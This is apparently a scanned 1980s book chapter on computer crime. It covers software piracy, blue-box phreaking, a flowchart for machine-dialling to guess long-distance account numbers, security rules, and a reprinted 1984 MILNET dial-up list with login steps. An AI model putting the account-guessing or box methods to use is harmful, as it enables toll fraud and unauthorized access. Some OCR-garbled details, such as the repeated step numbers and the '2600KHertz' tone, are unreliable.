CCITT V.21		
	100 bits/sec	
Bell 113	0 - 300	' '
Bell 212A	1200	' '
Bell 201	2400	' '
Bell 208	4800	' '

These are only some of the modulation standards that the data pirate who operates by capturing the signal through telephone tapping must contend with. And, these standards only describe those used from modem to telephone line. They do not describe the standards used over microwave and other communications channels.

This variety in standards, the heart of data communications technology, is what makes hacking a favored way of obtaining computer access — there are only a few standards to worry about, instead of dozens that involve costly equipment to unscramble. Additionally, much business of interest to the data pirate is conducted over the common carriers of the data communications world, packet switching networks (described earlier) which perform most of the translation between standards for the user. That is, a major system may transmit its data to Tymnet at 2400 bits per second, but the hacker may access the same data over Tymnet with his or her much-less-expensive 300 bit per second equipment.

In the next few chapters we'll examine some of the forms of computer crime and the techniques used to perpetrate them. After this examination, we'll return to emphasize computer hacking (data piracy) activities.

SOFTWARE PIRACY

Software piracy is the one computer crime that transcends generations. Pirates range from corporate executives who are not too proud to deny software publishers a profit by illegally making extra copies of expensive programs for office use, to kids trying to acquire the latest, and probably much less expensive, game program. The cost of software piracy is impossible to estimate, although piracy is thought to affect the sales of game programs to a much larger degree than it affects expensive business programs. Some would-be crystal-ball gazers say that software piracy costs the industry up to $100,000,000 each year — about the same amount as other computer crimes.

Software piracy is simply the making of unauthorized copies of copyrighted computer programs. In some cases the process can be as simple as using the copy utility that came with the computer system to make a copy, or downloading a program from someone else's computer using a modem.

By now, attempts by software manufacturers to "copy-protect" their programs are legendary. Most copy-protection schemes involve modifications in the operating system of a program. If, for example, the normal version of the operating system told the computer to look on track 10 of a diskette for a directory of files, the modified program might tell the computer to look on track 11. Not being able to read the directory, the typical copy utility won't work properly.

Other copy protection schemes are too complex to describe here.

TOOLS OF THE TRADE

Computer pirates are, in underground lore, people with superior programming skills who can examine the machine language code on various parts of the disk, tell what's there, and then decipher the protection scheme and crack it. Several types of software are available to help the pirate. The two most common of such programs are so-called disk "zap" programs, and "nibble copy" programs. The nibble copy program is used to create a backup copy so the pirate doesn't ruin his original. In some cases a certain amount of cracking will have to be done to make the nibble copy program work. The result of this stage of hacking is a list of "parms" or parameters that instruct the nibble copy program in its copying process.

The "zap" programs are programs that allow users to examine any location on a disk to find what is written there in machine language, and to change what is written if desired.

With these two tools, and his or her wits, the pirate cracks the copy-protection scheme and creates program diskettes that may be copied by simple copy utilities.

After the cracker has completed his work, the program is ready for distribution, either on the underground bulletin-board network, or through made-in-the office copies. At an intermediate stage, the cracker may simply make the "parms" he has deciphered for the nibble-copy program available on a pirate bulletin board so that other people using the same copying program can make extra copies of the de-protected program.

MASS DISTRIBUTION

By far the greatest number of pirates are not crackers at all — they are simply beneficiaries of other people's skills, getting free copies of programs for little effort beyond calling up the local (or long distance) "pirate board" and downloading programs of his or her choice. These programs are most often game programs. It is from these bulletin boards that pirated software (called "wares") gets its widest distribution. Some pirate clubs run boards from hard disks that can contain literally hundreds of programs. Club members who know the password may access these programs with their modems for their own use. Occasionally, pirates will write text files summarizing the printed documentation that is necessary for running some programs.

A variety of special programs are used in this aspect of software piracy, most of which are file-transfer programs. These programs are commercially available and have legitimate applications — they are the very programs that business uses to complete its electronic transactions. Of the more popular programs for Apple users is the program "ASCII Express Professional" which allows remote use. That is, you may simply leave your computer turned on, and anyone who knows the correct password may enter it and use the machine. This remote facility is generally used for program transferring. Aside from the commercially available programs, there are many public domain underground programs used to make file-transfer more simple. One variety provides for the transmission of an entire disk at a time. The utility allows users to leave their machines unattended for the ten to thirty minutes that it may take to transfer an entire disk full of data or software. Another utility is the disk "slicer"-type program that divides a disk that may have many small files into a few large files. These files may then be transferred one at a time with the normal file transfer programs. After the half-dozen or so files of a program or data disk have been downloaded, the pirate uses the same utility to reassemble the disk to its original form.

There is some competition among pirates to be the first person in an area to have a new game or utility on their bulletin board or available to give to or trade with friends. This may necessitate calling distant bulletin boards. And so, it should be no surprise that the pirate often knows a bit about phone phreaking as well as pirating.

PHREAKING

The purpose of phreaking is to be able to make telephone calls without being charged for them. There are two common methods of obtaining uncharged services. The first of these is by using telephone company (sometimes called telco) technology — "blue-boxing" and other technical maneuvers through the fundamental AT&T phone system. This version has been quite popular for almost two decades. The general term "boxing" includes references to other AT&T technological tricks including using loops, wats extenders, etc. (see Appendix I) as well as hardware devices that generate the specific tones the national telephone network has been designed to respond to.

AUTOMATED BOXING

Boxing has, to some extent, been automated by computer. Computers can now be programmed to generate the tones for telco frequencies that hard-wired electronic devices were formerly used to create. The combination of an Apple computer and and AppleCat modem is particularly popular for this type of vicarious "boxing." The "Cat" modem, manufactured by Novation, uses a chip that may be programmed to generate any frequency sound, including voice. Most similar products use hardware that can only generate the frequencies specifically needed for touch-tone dialing.

ACCOUNT NUMBER THEFT

The second, and today most common, method of getting unbilled telephone time is to find a valid account number for one of the many long distance services including SPRINT, MCI, and METROPHONE (see Appendix 4 for a more detailed report on alternative long distance services.) It is here that a computer becomes most handy in the phreaking process because the machine can be set to dial automatically at rates in excess of one number per minute and can therefore be programmed to effectively search for account numbers on many long-distance services.

BOXING, THE OLDEST ELECTRONIC FRAUD

Boxing generally has the connotation of "blue" boxing — that is, using a specially constructed tone-generator to creat telco tones when blasted into the mouthpiece of a telephone handset. The procedure is, generally, to call an operator, "blast" her with a signal at 2600KHertz which will cause the operator's system to think you are off the line. While the phone company thinks you are off-line you may then use the other keys on the box to generate the special tones an operator can use to connect you to any phone in the world. You are, of course, not charged for this, because the phone company's equipment believes that you are a legitimate operator. It is electronic fraud — as long as the phone company gets the proper signals, it processes your call as you wish to have it processed.

Most local telelphone companies and AT&T stations have converted to switching equipment that will at least make it easy to catch the "box" user, and, at best, foil this electronic fraud completely. As a result, after nearly two decades, boxing is becoming an historic relic in the anals of underground history.

Most of the information making boxing possible is available in careful research in a good public library that includes communications technical and trade publications. Today, files on most aspects of boxing are available on computerized bulletin boards (see last chapter), so individuals no longer have to do their own research. Additionally, computer programs are available to generate special box "tones." Two such programs are called "TSPS" and "Cat's Meow." Series of tones created by these programs may be tape recorded for use at remote locations. Reportedly, these software-created tones are much less effective than the "real" thing from the hardware box.

In the phreaking underground there are a variety of other boxes: black, silver, gold, red, etc. The black box generates tones that can be used in some telephone switching areas to enable people to call the user without charge. Another frequently mentioned box is the "silver box" which generates sixteen different frequency combinations that can be used to place free toll-calls from a telephone booth. Additionally, the silver box can allegedly be used to generate certain tones used on military communications systems. This, however, is a topic that is never discussed over phreak bulletin-board services.

There exist so many different types of boxes (each with its own assigned colors) that occasionally, arguments develop over which "color" box may be used to do which telco tricks.

THE SOFT APPROACH TO PHREAKING

With the slow death of Blue Box usefulness, using stolen accounts from alternate long distance services is preferred for phreaking. This method does not, as does the Blue Box phreaking, require the phreak to leave his or her computer console or even to limit the length of calls from fear of telephone company security agents.

One can, of course, attempt to steal someone else's alternate long distance account number. But it is much simpler to plug one's computer to the phone system and let the computer do the dialing. The programming to accomplish this is very simple and can generally be performed by the intermediate-level programmer. New programs are continually posted on underground bulletin boards for those who do not wish to or cannot program their own software.

Each of the alternate long distance services has its own structure for account numbers. New Sprint accounts, for example, are eight digits long. The first three or four digits are generally assigned to one telephone region. Metrophone accounts are only six digits long, while MCI accounts are seven digits long, with the first three digits assigned to specific telephone calling areas. Knowing the pattern allows the phreak to construct the logic, or flow-chart of a simple phreaking program.

A flow chart for such a general purpose long distance account phreaking program follows. The steps described in the flow chart are: (See Figure 4)

FLOW CHART FOR LONG DISTANCE ACCOUNT ACQUISITION




Figure 4

Define Variables:

1) get the local access number and assign it the variable name LA

2) set the duration of pause that will be allowed between completion of dialing LA and dialing the account number. Set this variable name to PA

3) set the number of local digits in the account number to LD

4) set the end numbers to begin scanning with at SN

5) Get the number of a destination long distance phone (a Tymnet node for example) that will respond with a "carrier" that will let the computer know a call has been successfully completed (name # DP)

Process One:

Assemble the call for computer dialing: LA + PA + LD + SN + DP # PH

200 Dial PH

200 Is there a carrier?

200 Store LD + SN

Process Three:

Create new SN, Go to Process One

Lacking in the outline above is a trigger that would end the program. Presumably, one could just turn off the machine. (A sample program appears in Appendix 3). There is some debate among phreaks whether to search new SN's (the variable part of the account number) sequentially, by adding a digit at time, or randomly. Most phreakers appear to favor the random method believing that the pattern of calls thereby looks less suspicious to anyone who might be monitoring calls put through the local long-distance switching service station.

With little variation, that is all there is to it! All that is needed is a touch-tone telephone line, a computer, a modem, a storage device, and a simple program, and hundreds of long distance accounts are readily available virtually risk-free. Although there is some debate as to whether this method will work after the phone network is transformed according to the AT&T anti-monopoly court orders, most phreaks presume that even though households will have to choose one service as their main long distance service, they will still be able to access alternate services through a scheme similar to the one outlined above. Even better, as far as the phreak is concerned, the number of different services is expected to grow.

It would not take much for alternate long distance services to protect themselves against this type of phreaking, as AT&T has already done. AT&T's account numbers are composed of the holder's telephone number and a unique personal identification number that is four numbers long. In order to crack this scheme the same individual's phone number would have to be dialed thousands of times before the individual's PIN could be determined.

COSMOS: THE BEST SOFT-PHREAK OF ALL

Now that computers are so commonplace, the phreak not only has the advantage of being able to get away with using stolen long distance account numbers, the phreak has access to the heart of the AT&T system itself — the COSMOS computer. COSMOS is the nervecenter of every local telephone company. It stores account information, unlisted telephone numbers, data phone lines, and virtually any piece of trivia the phone phreak (or serious criminal) could ever dream of being able to access. In order to penetrate this Valhalla of phreak-land, however, the phreak must be familiar with yet another underground skill — hacking.

The next chapters and several appendix inserts examine computer security and how it is commonly penetrated.

SECURITY AGAINST COMPUTER ESPIONAGE

Data piracy, computer espionage, hacking, and crashing are terms used to describe the action of getting unauthorized access to a computer, its data, or its programs. The technique used to gain access depends on the security of the system, circumstance, and the motive for the action.

Motives may be subdivided into five basic types:

1) make unauthorized transactions
2) to change records
3) to steal data
4) to steal software
5) to modify the operating system

Software and data files may not be located on the computer system but may reside in a tape or disk library. In this event, the most practical way of obtaining the material is either to have someone on the inside working with you who can copy the material and give it to you, or to risk direct physical access and steal the tapes or disks. When the files are available "on line," that is through the system's telecommunication facilities, then other methods of acquiring the material are available.

In many situations, perhaps the most simple way of obtaining access to computerized telephone transactions is simply to tap the phone line and make a recording of the data flow. This scenario is described in greater detail in the next chapter.

SECURITY LEVELS

Every computer system can be protected by several layers of security. Some secrecy methods rely on employee secrecy, while other methods may actually be built into the system, and some security setups represent a combination of both direct and indirect protections.

BASIC SECURITY RULES

1. *Eliminate temptation.* If no one knows you have anything worth stealing, no one will go to much time and expense to try to steal from you. Naturally, media exposure is necessary for marketing activities, so this security rule is limited in application. Regardless, employees should be encouraged not to talk about their company's proprietary work.

2. *Delay physical access.* If no one knows the physical location of your computer (that is, your street address), it will make it very difficult to find your system. The truly security conscious will make sure their offices are neither labeled nor listed in directories. This ideal situation makes it somewhat more difficult for thieves to gain access by tapping your phone lines.

3. *Delay telephone access.* Your computer's dialup telephone number should also remain a company secret. While this will not foil the true thief, it may spare you the depredations of computer vandals who want to get into your system only to "play" with it or to see how quickly they can "kill" it.

4. *Deny verification.* Your computer should not identify itself to callers. Do not have it print out a message saying "This is AJAX Laundry."

5. *Deny critical knowledge.* There is also no need for anyone outside your company to know what type or standard modems you are using. Remember, one type cannot read data that has been transmitted by another type. Nor is there any need for people to know you are using a data carrier service, or, if you are, which data carrier service you are using. Neither should you allow the data carrier service publicize your existence through its own advertising and promotional literature. Keep the details of your data carrier or WATS service limited to those who have a "need to know."

6. *Deny technical knowledge.* You can also keep the protocols that you are using for data transfer a secret. If someone gets this far into your system, it probably won't matter much, but any means of delaying entry is valuable.

7. *Use a two-tier entry system.* Each approved remote user should have an account number and a password. The user should be required to enter both correctly before being given access to the system (more on passwords later). The two-tier entry procedure is extremely critical when using the data carrier service of AT&T, GTE's Telenet, Tymnet, or Uninet.

8. *Deny access to "eavesdroppers."* Many passwords are acquired by people looking over the shoulder of someone who is entering their password data. This activity is enhanced when the password is visible. It is a simple matter to make sure the password does not print out on the sender's side so it is not seen by onlookers.

9. *Deny feedback.* Don't have your computer tell the user which entry has failed, the account number or the password. If the would-be thief does not know which part he has failed, he won't know which part he got right, either.

10. *Deny HELP.* Don't allow a user to access any help files until after a successful login.

11. *Cutoff time.* The remote user should only be allowed three tries to login the account number and password correctly. If there is a failure, the computer should disconnect the remote caller and print out what passwords and account numbers the caller was trying to use. This is in case the remote caller does get one or the other of the two parts correct, appropriate action can be taken.

12. *Minimize potential damage.* Deny remote caller access to operating system. If someone needs to use the operating system, to repair a program malfunction, for example, let them come into your office to do it. Remote access to operating systems is very dangerous and can result in important files being destroyed by callers who have obtained the password to the operating system level.

13. *Have your machine call the remote user back.* Rather than allowing the remote user access to your computer as soon as login is completed, order the remote user to hang-up. Then your computer may, using file data about the user's telephone numbers, call the remote user back to complete the connection. This will eliminate hassles from a large percent of unauthorized users, and will also draw your attention to the fact that someone is trying to breach your computer's security.

14. *Encrypt critical material.* There are many data encryption methods available today that will at least frustrate the average computer crook. If he gets ahold of your data, at least he won't be able to do much with it! The serious criminal, however, one who has a great deal of computing power and time, can crack any encrypting system that is known today. So don't rely totally on encryption for your security.

15. *Deny access.* If at all possible, do not place critical material on computers that have dialup connections with the outside world. Do all work with critical material on a separate, isolated system.

ARPANET, DOD'S WEAK LINK


The Department of Defense set up ARPANET (the Advanced Research Projects Agency) in the 1960s as a way to allow many universities and research facilities to share their computing resources. The network is one giant data switchboard that is geared to take computing work overloads. Until 1983, defense users and some military users also used ARPANET. However, ARPANET, because it is used by so many students, is an insecure system, and it was violated many times by computer "phreaks." To separate the students from the military applications the network was divided into two separate systems: ARPANET, and MILNET. MILNET is the military version of ARPANET.

The next few pages represent a printout from an ARPANET announcement of the MILNET changeover. The announcement violates most of the security measures described above. First, no password or account number was needed to access the system. Second, the system did not have a cutoff time despite dozens of bad entries that were made before the "@N" signon was discovered.

Some of these security gaffes were corrected by late 1984 — in plenty of time for hackers to learn enough about the system to get through the new security procedures virtually at will.

The printout below is typical of how systems give themselves away. A type of **Harry's Law of Piracy:** *If you have to make it easy enough for your users to sign on, then I can sign on too!*

The printout is taken from an ARPANET node and describes procedures associated with logging onto the new MILNET system. No password was needed to access the files below. They were essentially open to anyone who knew the phone number.



```
                    WELCOME TO ARPANET

                  **FOR OFFICIAL USE ONLY**

Call the NIC at 1-800-235-3155 for TAC user problems

SU TAC 107 #:01

@N

TCP Trying...Open

SRI-NIC, TOPS-20 Monitor 5.3(5726)-1

*   For TACNEWS, enter:  tacnews<RETURN>

*   To find the host administrator for host xy-z, enter:

whois xy-z<RETURN>

*   Report system problems to Action@SRI-NIC or call (415)

859-5921

There are 8+12 jobs with load average  0.41

@TACNEWS
```

```
SRI-NIC TACnews 1.3(11)-2 on Thursday, 2-Aug-84 7:10pm-PDT

Send bugs or comments to TACNEWS@SRI-NIC


   1. Announcements

 * 2. Dial-Ups (MILNET TAC telephone numbers)

 * 3. Login (Help with TAC login)

   4. Newsletters (DDN News)

   5. Bulletins (DDN Management bulletins)

Type a menu number ('HELP<CR>' for more info): 2


           MILNET TAC DIALUPS SORTED BY LOCATION 24-JUL-84

State/Country         300 Baud               1200 Baud                1200 Type

-------------     ----------------     -------------------            ---------


ALABAMA

 Anniston Army Depot

 (ANNIS-MIL-TAC)  (205) 235-6285 (R4)  (205) 235-7650  (AV) 694       B/V

        *Please note:  When accessing the Anniston TAC you must

        first enter a <RETURN>, then enter DDN <RETURN>.  After you

        receive CLASS DDN START, proceed as normal.*

 (GUNTER-TAC)     (205) 279-3576      (AV) 446

                  (205) 279-4682

 Redstone Arsenal

 (MICOM-TAC)      [none known]

ARIZONA
```

```
 Yuma

 (YUMA-TAC)          [none known]

CALIFORNIA (NORTHERN)

 Menlo PARK

 (USGS3-TAC)         [no dialups]

 Moffett Field

 (AMES-TAC)          [no dialups; contact liaison for access]

 Monterey

 (NPS-TAC)           [none known]

CALIFORNIA (SOUTHERN)

 El Segundo

 (AFSC-SD-TAC)  (213) 643-8501 (R2)   (213) 643-8501 (R2)   (AV) 833   B/V

                (213) 643-8090        (213) 643-8090        (AV) 833   B/V

                (213) 643-9056 (R2)   (213) 643-9056 (R2)   (AV) 833   B/V

                (213) 643-9060        (213) 643-9060        (AV) 833   B/V

                (213) 643-9204        (213) 643-9204        (AV) 833   B/V

 San Diego

 (ACCAT-TAC)   (619) 225-1641 (R4)    (619) 225-6903        (AV) 933   V

               (619) 225-6946 (R3)                          (AV) 933

                                      (619) 223-2148                   V

               (619) 226-7884 (R2)

 China Lake

 (NWC-TAC)           [none known]

COLORADO

 Denver Fed Ctr
```

(USGS2-TAC)	(303) 232-0206	(303) 232-0206		B/V
D.C.				
Washington				
[Andrews AFB]				
(AFSC-HQ-TAC)	(301) 736-2990 (R3)	(301) 736-2990 (R3)	(AV) 858	B/V
	(301) 736-2998 (R2)	(301) 736-2998 (R2)	(AV) 858	B/V
(PENTAGON-TAC)	(202) 553-0229 (R14)	(202) 553-0229 (R14)		B
FLORIDA				
Eglin AFB				
(AFSC-AD-TAC)	(904) 882-3242		(AV) 872	
	(904) 882-3248		(AV) 872	
	(904) 882-8202	(904) 882-8202	(AV) 872	B/V
	(904) 882-8201	(904) 882-8201	(AV) 872	V
GEORGIA				
Robins AFB				
(ROBINS-TAC)	(912) 926-2725		(AV) 468	
	(912) 926-2726		(AV) 468	
	(912) 926-3231		(AV) 468	
	(912) 926-3232		(AV) 468	
	(912) 926-2204	(912) 926-2204	(AV) 468	B/V
HAWAII				
Camp H.M. Smith				
(CINCPAC-TAC)	(808) 488-6227			
	(808) 477-6946			
	(808) 477-6839			

	(808) 477-6843			
	(808) 477-5844			
	(808) 477-6835			
	(808) 487-7787			
ILLINOIS				
Scott AFB				
(SCOTT-TAC)	[none known]			
MARYLAND				
Aberdeen Proving Ground				
(BRL-TAC)	(301) 278-6916 (R4)	(301) 278-6916 (R4)	(AV) 283	B/V
Bethesda				
(DAVID-TAC)	(202) 227-3526 (R16)	(202) 227-3526 (R16)	(AV) 287	B/V
Patuxent River				
(PAX-RV-TAC)	(301) 863-4815	(301) 863-4815	(AV) 356	B/V
	(301) 863-4816	(301) 863-4816	(AV) 356	B/V
MASSACHUSETTS				
Hanscom AFB				
(AFGL-TAC)	(617) 861-5591 (R8)	(617) 861-5591 (R8)	(AV) 478	B
Cambridge				
(BBN-MIL-TAC)	[none known]			
(TEP-TAC)	[none known]			
MISSOURI				
St. Louis				
(STLA-TAC)	[none known]			
NEBRASKA				

Offutt AFB

(SAC1-MIL-TAC)	(402) 292-7050 (R5)			

NEW JERSEY

Dover

(ARDC-TAC)	(201) 724-6731	(201) 724-6731		B/V
	(201) 724-6732	(201) 724-6732		B/V
	(201) 724-6733	(201) 724-6733		B/V
	(201) 724-6734	(201) 724-6734		B/V

Fort Monmouth

(CORADCOM-TAC)	[no dialups]			
(CORADCOM2-TAC)	(201) 544-4254 (R3)	(201) 544-2430	(AV) 992	B
		(201) 544-2636	(AV) 992	B
		(201) 544-2638	(AV) 992	B
		(201) 544-2777	(AV) 992	B

NEW MEXICO

Albuquerque

(AFWL-TAC)	[none known]

White Sands

(WSMR-TAC)	(505) 678-3336	(AV) 258

*Please note, when accessing (FTS) 898 the White Sands Missile Range host computer through one of these TAC phone numbers -- (505) 678-3701 (AV) 258 -- you must first go through the (FTS) 898 following two steps before opening the connection:

(505) 678-6431 (AV) 258 ENTER CLASS ddnet3 <CR>

(FTS) 898 GO <CR>

	(FTS) 898
(505) 678-1354	(AV) 258
	(FTS) 898

NEW YORK

Griffiss AFB

(RADC-TAC)	(315) 339-4913 (R5)			
	(315) 337-2004	(315) 337-2004		B/V
	(315) 337-2005	(315) 337-2005		B/V
	(315) 330-2294	(315) 330-2294	(AV) 587	B/V
			(FTS) 952	
	(315) 330-3587	(315) 330-3587	(AV) 587	B/V
			(FTS) 952	B/V

OHIO

Wright-Patterson AFB

(WPAFB-TAC)	(513) 258-4218
	(513) 258-4219
	(513) 258-4987
	(513) 258-4988
	(513) 258-4989
	(513) 258-4990

OKLAHOMA

Tinker AFB

(TINKER-MIL-TAC)	[none known]

PENNSYLVANIA

New Cumberland Army Depot

(NCAD-MIL-TAC)	[none known]			
TEXAS				
Brooks AFB				
(BROOKS-AFB-TAC)	(512) 536-3081 (R6)	(512) 536-3081 (R6)	(AV) 240	B/V
UTAH				
Dugway Proving Ground				
(DUGWAY-MIL-TAC)	[none known]			
VIRGINIA				
Alexandria				
(DARCOM-TAC)	(202) 274-5320 (R6)	(202) 274-5320 (R6)	(AV) 284	B
Arlington				
(ARPA1-MIL-TAC)	[none known]			
(ARPA2-MIL-TAC)	[none known]			
Dahlgren				
(NSWC-TAC)	[no dialups; contact liaison for access]			
McLean				
(DDN-PMO-MIL-TAC)	[none known]			
(MITRE-TAC)	(703) 442-8020 (R15)			
	(703) 893-0330 (R10)	(703) 893-0330 (R10)		
Reston				
(DCEC-TAC)	[none known]			
(DCEC-MIL-TAC)	(703) 437-2892 (R5)	(703) 437-2928	(AV) 364	B
	(703) 437-2925	(703) 437-2929	(AV) 364	B
	(703) 437-2926		(AV) 364	
	(703) 437-2927		(AV)	

Notes:

1. "(R10)" following phone number indicates a rotary with 10 lines.

2. For alternate phone numbers, AV=Autovon and FTS=Federal Telephone System.

3. "1200 Type" refers to the modem compatibility for 1200 baud only: B/V = Bell and Vadic

B = Bell 212A only

V = Vadic 3400 only

4. This list is contained in the file NETINFO:TAC-PHONES.LIST at SRI-NIC.

---------------- End of Issue

!! THE TAC ACCESS CONTROL SYSTEM (TACACS) IS NOW OPERATIONAL !!

Effective 12:00 Noon EST, 15 Feb 1984

To login to the network via a MILNET TAC, you MUST have a unique ID andAccess Code (TAC Access Card). These cards are issued by the NetworkInformation Center (NIC) ONLY AFTER A USER HAS BEEN AUTHORIZED by the Host Administrator of the host on which the user has his primary mailbox or account.

IF YOU HAVE NOT RECEIVED YOUR TAC-ACCESS CARD, AND HAVE A LEGITIMATE REQUIREMENT TO ACCESS THE NETWORK VIA A MILNET TAC, CONTACT YOUR HOST ADMINISTRATOR! (DO NOT CONTACT THE NIC FOR AUTHORIZATION.)

If you do not know who your Host Administrator is, you may find out by using the 'whois' command. When you finish reading this message, type "quit" as instructed. After the connection to SRI-NIC is closed, type "@n" again. You will be told how to find your Host Administrator. When finished, type "logout<RETURN>" at the prompt and you will be returned to the TAC.

TACACS, the access control system for MILNET TAC's, requires you to login before a connection to a host may be completed. The login processis automatically started with the first @open (@o) command you issue. There is also a new @logout (@l) command to logout. Otherwise, the functioning of the TAC is essentially unaffected by the access control system. Here is a sample of the login dialog (the user input is underlined):

(a) PVC-TAC 111 #: 01 This is the last line of the TAC herald, which the TAC uses to identify itself. When you see the herald, the TAC is ready for your command.

(b) @o 26.2.0.8<RETURN> The user inputs the command to open a connection plus the internet address of the host to which he wishes to connect, followed by a Carriage Return.

(c) TAC Userid: SAMPLE.LOGIN<RETURN>

Here the TAC prompts the user for his Userid. The user enters his ID exactly as shown as shown on his TAC Access Card, followed by a Carriage Return.

(d) Access Code: 22bgx4467<RETURN>

Again the TAC prompts the user, who responds by entering his Access Code as shown on his TAC Access Card, followed by a Carriage Return.

(e) Login OK

The TAC validates the ID/Access

TCP trying...Open code and proceeds to open the requested connection.

HELPFUL INFORMATION:

When entering your TAC Userid and Access Code:

- A carriage return terminates each input line and causes the next prompt to appear.
- As you type in your TAC Userid and Access Code, it does not matter whether you enter an alphabetic character in upper or lower case. All lower case alphabetic characters echo as upper case for the Userid.
- The Access Code is not echoed in full-duplex mode. An effort is made to obscure the Access Code printed on hardcopy terminals in half-duplex mode.
- You may edit what you type in by using the backspace (Control-H) key to delete a single character.
- You may delete the entire line and restart by typing Control-U. A new prompt will appear.
- While entering either the TAC Userid or Access Code, you may type Control-C to abort the login process and return to

the TAC command mode. You must interrupt or complete the login process in order to issue any TAC command.

IF YOU HAVE A PROBLEM WITH TAC LOGIN:

Should the login sequence fail (as indicated by the response "Badlogin"), examine your Access Card carefully to ensure that you are entering the ID and Access Code correctly. Note that Access Codes never contain a zero, a one, a "Q" or a "Z", since each of these characters may be mistaken for another character. If you see what appears to be one of these characters in your access code, it is really the letter "O"(oh), or "G" (gee), the letter "L" (el), or the number "2" (two).

